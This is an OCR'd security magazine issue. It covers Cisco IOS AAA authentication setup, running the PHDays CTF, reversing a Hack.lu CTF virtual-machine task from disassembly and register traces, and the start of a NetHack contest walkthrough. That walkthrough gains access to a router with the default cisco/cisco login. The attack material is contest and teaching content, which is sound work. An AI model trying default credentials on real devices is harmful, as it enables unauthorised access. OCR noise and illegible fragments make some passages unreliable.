
Reason two. Most SIEM systems' events are not normalized (transformed into standardized format), which requires creating a great amount of correlation rules. Why? All vendors aim to comply with the NIST 800-92 requirement ("Original event is preserved and no data is changed during normalization") and store original event messages in RAW.

This, in its turn, makes developing a fully functional compliance management feature unreasonable.

So what should they do? One possible solution is to use the CEE standard (cee.mitre.org). This will allow standardizing events while avoiding NIST 800-92 non-compliance.

SIEM won't ever include all technical controls from standards due to one simple reason: Control values are not transferred with event logs from facilities. So, without adding a scanner feature, a SIEM system is unable to get the values. However, one of the trends is to use agentless technologies. Despite everything, SIEM systems allow monitoring states related to the majority of controls in real time. SIEM developers only need to take a step in the right direction.

I hope that in this article I managed to dispell the myth that SIEM systems could be used for compliance checks and introduced you to such concepts as standard compliance, policy compliance, and regulatory compliance.



tags	object	action	domain	service	status	subject
	Account	Login	Device	Auth	Success	
Values from event	Joe	Login	Cisco#103	Auth	Success	

```
<xs:simpleType name="objectTag">
  <xs:union>
    <xs:simpleType>
      <xs:restriction base="tag_ext"/>
    </xs:simpleType>
    <xs:simpleType>
      <xs:restriction base="tag">
        <xs:enumeration value="account"/>
        <xs:enumeration value="app"/>
        <xs:enumeration value="bios"/>
        <xs:enumeration value="driver"/>
        <xs:enumeration value="email"/>
        <xs:enumeration value="event"/>
        <xs:enumeration value="file"/>
        <xs:enumeration value="flow"/>
        <xs:enumeration value="connection"/>
        <xs:enumeration value="memory"/>
        <xs:enumeration value="packet"/>
        <xs:enumeration value="process"/>
        <xs:enumeration value="role"/>
        <xs:enumeration value="session"/>
        <xs:enumeration value="system"/>
        <xs:enumeration value="thread"/>
        <xs:enumeration value="[illegible]"/>
      </xs:restriction>
    </xs:simpleType>
  </xs:union>
</xs:simpleType>
```

AUTHENTICATION IN CISCO IOS

Maxim Habrat




Figure 1. Authentication scheme (continued)




Figure 2. Authentication scheme

AAA (Authentication, Authorization and Accounting) is a system of authentication, authorization and event accounting embedded into Cisco IOS and is responsible for secure remote user access to Cisco network hardware. This system provides different methods of user identification and authorization together with collecting and sending data to a server.

AAA is disabled by default. Moreover, it has a rather complicated configuration process. Configuration flaws could make a connection unstable and insecure or even lead to connection failures. This article details how to configure authentication with AAA.

Figures 1 and 2 display the authentication scheme in general.

We deliberately divide the scheme into two parts: the first part describes the main path from managing lines (vty or con) to authentication methods, and the second path - authentication methods themselves.

But first things first.

Lack of AAA New-Model

Now we talk about the right part of the first scheme.

As described above, AAA new-model service is disabled by default. A user could connect to a device physically, or use a console port (line console 0) without any credentials, or via Telnet protocol (line vty). In the latter case, even if an IP address is configured on Cisco, it is impossible to access the device because of the lack of password (line authentication method, see figure 3).



(config)#aaa new-model
no
line
(config)#line vty <number>
(config)#line con <number>
(config-line)#login local
(config-line)#login local
no
yes
yes
no
line
local
none

Figure 3. Authentication scheme without AAA new-model

If there is a password set for vty line, the device asks for a password only, which significantly decreases the connection security, as login is not required. However, security also depends on the complexity of the password.

As far as establishing a connection, the device asks for login and password executing "login local" command.

So: if you do not use AAA new-model, at most you would be required to use a password (line authentication method) or login and a password from a local database (local authentication method).




Figure 4. Authentication methods without AAA new-model



group
group <name>
aaa group server {tacacs+ | radius} <name>
group {tacacs+ | radius}
да
да
да
нет
aaa group server {tacacs+ | radius} <name>
server name <Name>
{tacacs+ | radius} server <Name>
address <IP>
aaa group server {tacacs+ | radius} <name>
server-private <IP>
aaa group server {tacacs+ | radius} <name>
server <IP>
{tacacs/radius} -server host <IP>
false
{tacacs|radius}-server host <IP>
да
да
да
да
Ответы сервера
true
если есть хотя бы один "да"
если все ответы "нет"
true
false

Figure 5. Authentication configuration for group method

AAA new-model configuration

AAA configuration advantage is that the model has a great number of authentication methods (unlike with the case described above). Add AAA new-model command in the global configuration mode to enable AAA. Then, you should choose an authentication method. All methods are structured into lists with default or a certain list name (list-name). Therefore, you could assign various authentication methods to different line types (aus, vty, con ...) for user access control.

Here is an example of AAA new-model configuration and authentication lists:

```
  Router(config)#aaa new-model
  Router(config)#aaa
authentication login {default |
list-name} method1 [method2…]
  Router(config)#line {vty | aux
| con…} line-numbers
  Router(config-line)#login
authentication {default | list-
name}
```

Methods

As described above, AAA has a number of authentication methods. The following lists the most common ones:

- **Local** is a database with logins and passwords stored on a network device. It requires **username <user> {password | secret}.**
- **Local-case** is the same as Local except it is case-sensitive for logins.
- **Enable** requires **enable {password | secret}** for authentication.
- **Line** requires **line** password (see figure 4, line authentication method) for authentication.
- **None** does not require authentication, a user could access a device without credentials.
- **Group {tacacs+ | radius}** connects servers with set TACACS+ or RADIUS for AAA configuration additional features.
- **Group {group-name}** allows you to configure a group of services with set TACACS+ or RADIUS or configure a private group server.

The most interesting authentication method is Group: which is quite common with medium and large companies.

Below we could find an example how to configure Group method that requires authentication lists (figure 5).

Adding a group of servers and Radius private server:

```
  Router(config)#aaa
authentication login default
group servradius1
  Router(config)#aaa group
server radius servradius1
  Router(config-sg-
radius)#server 192.168.1.1
  Router(config-sg-
radius)#server 192.168.1.2
  Router(config-sg-
radius)#server 192.168.1.3
  Router(config-sg-
radius)#server-private
192.168.1.10
```


There are three servers configured in this example. How does this scheme operate? The first idea that comes to my head is as follows: most likely, they operate one after another: if 192.168.1.1 is unavailable, the system asks 192.168.1.2 etc. But that's not the case. Actually there is an error in the example and 192.168.1.1, 192.168.1.2, 192.168.1.3 are configured incorrectly; and therefore never used in authentication. This configuration lacks Router(config)#radius-server host <IP> command for every server. Please refer to the vendor's site for details on configuration (bit.ly/1kl0vJA). We can describe this in the following manner.

We hope that this article helps you to successfully configure authentication on your network device. Follow the scheme, if errors occur, look at the configuration more closely: it is possible that the device is accessed without credentials (no authentication method).

We usually try to automate such complex checks. Here is an example of MaxPatrol report on AAA service.

[illegible]

Figure 6. Requirement status



Результаты проверки

Параметры

[illegible]

Пользователи

[illegible]

AAA Servers

[illegible]

Figure 7. Results on AAA service

GAMES OF HACKERS: HOW TO RUN A SUCCESSFUL CTF

Maxim Grigoryev, Maxim Tsoy, Ilya Smith, Alexander Navalikhin, Pavel Toporkov, Alexander Lashkov

What is CTF

Every year the Positive Hack Days forum holds international contests on information security based on CTF (capture the flag) principles. First, a qualifying competition is held online to choose 10—12 teams that will participate in an on-site CTF contest. During the contest, a network infrastructure with preinstalled vulnerable services is provided to each team. The object of the game is to defend the network for a specified period of time, fixing internal defects, while also attacking the networks of the other teams by detecting their vulnerabilities and obtaining access to secret information (flags). In addition to the battle, there are other challenges that earn extra flags. The team that captures the highest number of flags wins.

PHDays CTF was launched during PHDays in 2011. Back then, the team PPP from the US was the winner. The following year in 2012 Leet More from Russia took first place. In 2013 at PHDays III, Eindbazen from the Netherlands took the top prize. More than 600 teams from all over the world have registered to take part in this year's PHDays CTF.


Tasks

When developing the game's challenges, the experts from Positive Technologies incorporate their practical experience and that's why many vulnerabilities within the game can occur in real life as well. Tasks go hand in hand with original game mechanics that add a strategic element to the game.

However, hacking alone is not enough to win PHDays CTF. The contest includes additional activities that require other skills. During PHDays 2012, participants could earn extra points by finding flags in containers filled with scrap paper. For PHDays III, a special competition was designed—the Labyrinth. Participants needed to get over the laser field and motion detectors, open secret doors, clear the room of bugs, battle with artificial intelligence and render a bomb harmless.

Infrastructure


The technical implementation of CTF happens to be the most difficult part of the preparation. Each team should have its subnetwork, and requests from one subnetwork to another should be hidden behind NAT so that participants cannot distinguish attacks from requests by analyzing IP addresses. Moreover, both a separate network segment for interactive tasks and common services and a segment for contest committee are needed; the latter will contain the jury system, a web server with user interface, server-side visualization, and computers that govern the game process. Of course, all subnetworks should have access to the Internet—making this a really complicated system to set up. And it must be secure as well, since all the participants are hackers.



The Legend and Visualization

In addition to the game infrastructure, organizers create a unique plotline that adds special appeal to the contest. During PHDays 2012, CTF participants found themselves in a post-apocalyptic future world, where what was left of mankind struggled to simply find food. Participants of PHDays III were deceived by the computer worm Detcelfer who wanted to take over the entire world.

Participants enjoy the game, but how can you keep the audience interested? Many of the forum's visitors do not understand the intricacies of the CTF challenges and tasks and therefore cannot appreciate the beauty of the game. In order to solve this problem, last year we designed a fantasy style video that visually represented the game tasks. By using special applications for iOS and Android, anyone could watch the battle on his or her smart phone. The competition was also made available for viewing on the PHDays website. The course of the battle could be followed on large screens constantly surrounded by visitors—so fascinating it was! You can find more details about how the CTF contest is developed on the PHDays website.



Analysis and Training

When the contest was completed the winners receive their awards. But the story does not end at this point. We have many logs to analyze in order to estimate the quality of the game mechanics. It turned out that all the teams followed different strategies; some of them were aimed at attacking, while others paid more attention to additional tasks. The detailed analysis is published on the contest's website.

Many present and future participants might be interested in the analysis of PHDays CTF's tasks. Dmitry Sklyarov, an expert at Positive Technologies, gives a webinar on this topic.

Eventually, even after a long period of time the contest's tasks are not wasted. They are used in the Positive Education program.

Participants' Thoughts About PHDays CTF

"Normally, a CTF contest is just a bunch of names on a scoreboard. So it's really cool to see something that adds more character to that," said Babak Javadi (TOOOL).

"This contest was different. Clearly a lot more time and effort was put into it than to other CTFs. The CTF we ran was about a fourth of all the setup or less, and we thought we would go crazy then. So we know how much work is behind this," commented PPP.

"It is not just about solving tasks. You had to have a strategy!"—Eindbazen.

ANALYZING TASKS: REVERSING IS EASY!

Dmitry Sklyarov

Reverse engineering is not the simplest IT method. However, to understand what a program is doing, does not always require analyzing every string of its code and every assembler instruction. Sometimes, a series of logical deductions and the mindset to "think as like developer" is enough.


I'll illustrate my point with the task which I encountered at Hack.lu CTF 2012. CTF contests are like competitive advanced programming but with the main focus on information security. The task was called "Donn Beach". So, what we have here is:

- a certain software black box, that is an executable, which transforms input sequences into output
- and the output value

The task is to define a 12-byte sequence, which should be input to get a given output value.

Obviously, applying straightforward brute force to solve this task won't work. Instead, one should figure out what is going on inside the program, how input data is transformed and how to find appropriate input values to get the desired output.

The first step, needless to say, is loading the software to a disassembler. Here are the two code fragments it returned:



```
push    ebp
mov     ebp, esp
cmp     [ebp+arg_4], 8
jbe     short loc_[illegible]
push    offset Format   ; "vm_set_params can not set more than 8 p"...
call    ds:printf
...
push    ebp
mov     ebp, esp
cmp     [ebp+arg_4], 8
jbe     short loc_[illegible]
push    offset aVm_get_outputC ; "vm_get_output can not return more than "...
call    ds:printf
```


It's easy to spot the comments created in the process of compilation. These messages probably were specially crafted by the CTF organizers to give a clue to the contestants. Looking at the vm_set_params and vm_get_output, the first question one would likely ask is, what is vm? And the only answer that comes to mind seems to be "virtual machine". We can then assume that the software uses a virtual machine, and build our further analysis on this point.

```
...
call vm_set_params
...
call sub_40524E
...
call sub_405001
...
call vm_get_output
...
```

The fragment above shows four successive function calls (the points in between are just parameter preparation). What can be between loading parameters and extracting the output? It is reasonable to assume that VM initialization and running processes takes place.

```
...
call vm_set_params
...
call vm_init
...
call vm_run
...
call vm_get_output
...
```

Let's try disassembling the VM initialization code.



```
vm_init         proc near               ; CODE XREF: _m
                pop     eax
                pop     ecx
                mov     edx, [ecx+4]
                movd    mm4, edx
                pxor    mm6, mm6
                nop     dword ptr [ebx+edx*4-[illegible]]
                pcmpeqd mm6, mm6
                palignr mm6, mm6, 0Fh
                pxor    mm7, mm7
                nop     dword ptr [ebp+ebx*2+[illegible]]
                pcmpeqd mm7, mm7
                pandn   mm6, mm7
                palignr mm6, mm6, 1
                palignr mm7, mm7, 0Fh
                nop     dword ptr [esi+edi+[illegible]]
                palignr mm7, mm7, 5
                pxor    mm5, mm6
                por     mm5, mm4
                pand    mm5, mm7
                nop     dword ptr [ebx+ebx+[illegible]]
                palignr mm5, mm5, 7
                palignr mm6, mm6, 6
                pand    mm3, mm6
                por     mm3, mm5
                pxor    mm5, mm5
                por     mm5, mm4
                nop     dword ptr [edi+edx-[illegible]]
```

What we see, by looking at the vm_init code, is a rather big bunch of obscure operations. Despite my more than 20 years of familiarity with the assembly language for Intel-compatible machines, I've only rarely analyzed instructions with floating point. So, just looking at this code, without consulting with a reference guide, I can't say what the code does. What conclusions can be made out of this fragment?

- We deal with 64-bit MMX registers
- The function code consists of 420 instructions
- What the code does is unclear

Of course, you can bravely tackle all those 420 instructions, understand what each of them does and finally understand what is going on. However, this seemed inefficient to me, so I decided to try another approach.

We have the vm_init function, which somehow loads registers with initial data. Eight 32-bit values are input. What if you set these values to constant numbers and then mark the bytes in the range from 00 to 1F?

Memory Data

```
00 01 02 03   04 05 06 07
08 09 0A 0B   0C 0D 0E 0F
10 11 12 13   14 15 16 17
18 19 1A 1B   1C 1D 1E 1F
```

MM0–MM3 Registers

```
1A 06 09 1C 02 10 12 14
08 19 13 05 0C 00 16 18
15 11 1D 1B 07 01 0E 0B
1E 03 0F 04 1F 0A 17 0D
```

The figures above show that every byte is copied only once. No repetitions, no new values. Showing the bytes in different colors helps clearly see which bytes went where.

I was able to figure out what the function does without analyzing even a single line of code, simply by comparing the program's input and output. What made me think this could work? Because, it's logical – just what one expects from a VM boot loader function.


Next I decided to analyze the function which I called vm_run. One could deduce the following:

- There's a lot of code dealing with multimedia registers
- The analysis of the VM's instructions stream shows that every instruction code takes 1 byte and involves one argument (optionally)
- Every instruction has its own handling function
- The complexity of every handling function is almost the same as in vm_init (so I wasn't the slightest bit interested in examining them – it certainly wouldn't have been shortest path to take)
- Most of the functions, can be seen in one and the same handler (probably, it's the function nop)
- All the handling happens in one cycle

Here is the standard process of VM instructions examination: to get an instruction's code and its arguments (operands), execute it via the functions that implement the operation code, and proceed to the next one.

Instead of using the debugger I wrote to analyze what the program does step by step, I decided to trace the state of all MMX registers in every point. I configured a log file which, for every current instruction, registered the VM state before and after execution, an operation's code and also an additional byte, so that I could trace the logic.


Here's what I got:



```
            Before Execution                         After Execution

OpCode bytes: 0D 00

R0,R1: 00404020 4B17E245          R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788          R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000          R4,R5: 99AABBCC 00000000
R6,R7: 00788158 0040500B          R6,R7: 00788154 0040500D
Stack: ABABABAB                   Stack: 00404020
                                         ABABABAB
```

The value of the R0 register is the input, and the output appears on the top of the stack. You can see that the value of the R6 register decreases. R7's value, on the contrary, increases.

One can therefore conclude that R6 is the stack counting pointer, which decreases when data is added to the stack, and R7 is the instruction pointer. Also, the instruction with the operation code 0D-00 moved the value from the zero register to the stack.



```
            Before Execution                         After Execution

OpCode bytes: 0D 04

R0,R1: 00404020 4B17E245          R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788          R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000          R4,R5: 99AABBCC 00000000
SP,IP: 00788154 0040500D          SP,IP: 00788150 0040500F
Stack: 00404020                   Stack: 99AABBCC
       ABABABAB                          00404020
                                         ABABABAB
```

The value in the R4 register turned out to be on the top of the stack again, and the operation code 0D04 differs only in the argument. This can lead us to the conclusion that 0D is the code of the operation push (which places data on the top of the stack), and the value in the first byte after the operation code is the pointer of the register number to be used in the operation.

```
        Before Execution                  After Execution

OpCode bytes: 06 00

R0,R1: 00404020 4B17E245     R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788     R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000     R4,R5: 99AABBCC 00000000
SP,IP: 00788148 00405068     SP,IP: 00788148 0040506A
Stack: 11223344              Stack: 11223344
       55667788                     55667788
       99AABBCC                     99AABBCC
       00404020                     00404020
       ABABABAB                     ABABABAB
```

The state of the registers before and after the execution differ only in one register which I called the instruction pointer, this means there were no changes. It seams that the operation code 06 is for the nop function, which does nothing.

In this case the argument was FF, which appeared on the top of the stack, and the stack pointer decreased. It's easy to conclude that this instruction loads the value from the argument to the stack as a 32-bit value.

After the execution of this instruction the value from the top of the stack appeared in the second register. So, the operation code 4C defines removal from the stack, and the argument after it is the register number. Such conclusions can be made by simply reviewing the input\output pairs.

When the protocols are fully analyzed and cleared from unnecessary strings, this virtual machine turns out to have a very limited set of instructions. There are nop, push, pop, data moving between registers, addition, some logical operations and xor shift.

Some operations, such as mov and left shift, are implemented in two or three different ways, but this is not important, because we already know what they do. After shortening the protocol, we get the listing in the language of the VM. Now one just has to analyze and reverse it.

VM Operation Codes

0D 0x	push Rx
66 xx	nop
2A xx	push #xx
4C 0x	pop Rx
34 xy	mov Rx, Ry
54 xy	-- " --
26 xy	-- " --
31 xy	and Rx, Ry
3E xy	add Rx, Ry
2C xy	mov Rx,[Ry]
5D xy	shr Rx, Ry
7D xy	shl Rx, Ry
1B xy	-- " --
17 xy	xor Rx, Ry

Unfortunately, I solved the task 15 minutes after time had expired, so my answer eventually did not count, but I found the process interesting enough to share. Why was it so easy? Perhaps, it's because the authors of the task implemented all VM states via MMX registers.

If I were to write a simple VM, I would do it pretty much the same way. Using the only assumption that the registers are turned into the MMX registers in a single way and that I'll be able to find that way without analyzing the assemble code, I solved the problem quite easily.

Obtained Algorithm

```
for (i = 0; i < 16; i++)
{
  pb[i] = abTab[pb[i]];
}
adw[1] = ROL(adw[1],8);
adw[2] = ROL(adw[2],16);
adw[3] = ROL(adw[3],24);
dw = adw[0];
adw[0] ^= adw[1];
adw[1] ^= adw[2];
adw[2] ^= adw[3];
adw[3] ^= dw;
```

```
        Before Execution                  After Execution

OpCode bytes: 2A FF

R0,R1: 00404020 4B17E245     R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788     R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000     R4,R5: 99AABBCC 00000000
SP,IP: 00788148 0040506B     SP,IP: 00788144 0040506D
Stack: 11223344              Stack: 000000FF
       55667788                     11223344
       99AABBCC                     55667788
       00404020                     99AABBCC
       ABABABAB                     00404020
                                    ABABABAB
```

```
        Before Execution                  After Execution

OpCode bytes: 4C 02

R0,R1: 00404020 4B17E245     R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788     R2,R3: 000000FF 55667788
R4,R5: 99AABBCC 00000000     R4,R5: 99AABBCC 00000000
SP,IP: 00788144 004050A5     SP,IP: 00788148 004050A7
Stack: 000000FF              Stack: 11223344
       11223344                     55667788
       55667788                     99AABBCC
       99AABBCC                     00404020
       00404020                     ABABABAB
       ABABABAB
```

Positive Technologies and PHDays Won Security Awards 2013

The annual prize-giving ceremony of Security Awards 2013 took place as part of the conference and exhibition INFOBEZ-EXPO 2013, where Sergey Gordeychik and Gleb Gritsai represented Positive Technologies. The company won in the category "Sensation" for "the most interesting event in 2013", namely the international information security forum Positive Hack Days III, and in the category "Foundation" for fundamental findings and technologies.

NETHACK CONTEST: SAVING THE HYDROPOWER STATION

Mikhail Pomzov

The Positive Hack Days III forum invited network security experts to participate in a contest called NetHack. The participants had 50 minutes to access five network devices and obtain security flags from them. Specialists from Positive Technologies developed a game network for this contest containing typical vulnerabilities and network configuration errors from real-life security audits and penetration tests. In this article, we analyze the contest tasks.

NetHack Legend

There was an equipment failure on a large hydroelectric power station; at which point, the central industrial control system (ICS) lost control over the flush units. Continuous rain showers caused dramatic yield. In the estimation of specialists, the storage reservoir will overflow in 50 minutes. The released water will overwhelm the stop bank and flood the city. To prevent this disaster, it is necessary to gain access to five defective units and reconnect them to the central ICS to open the emergency locks.


Contest Scheme

The contest infrastructures are shown below.

The contest participants were required to access five network devices, find MD5 flags nested in their configurations and enter them on a special web page. The one who would manage to enter the five flags first would be the winner.

Flag #1

R1 is rather eary to access. The only trick is to enter the default username/password pair *cisco/cisco*. So we access the first device, and here is the first flag waiting for us.




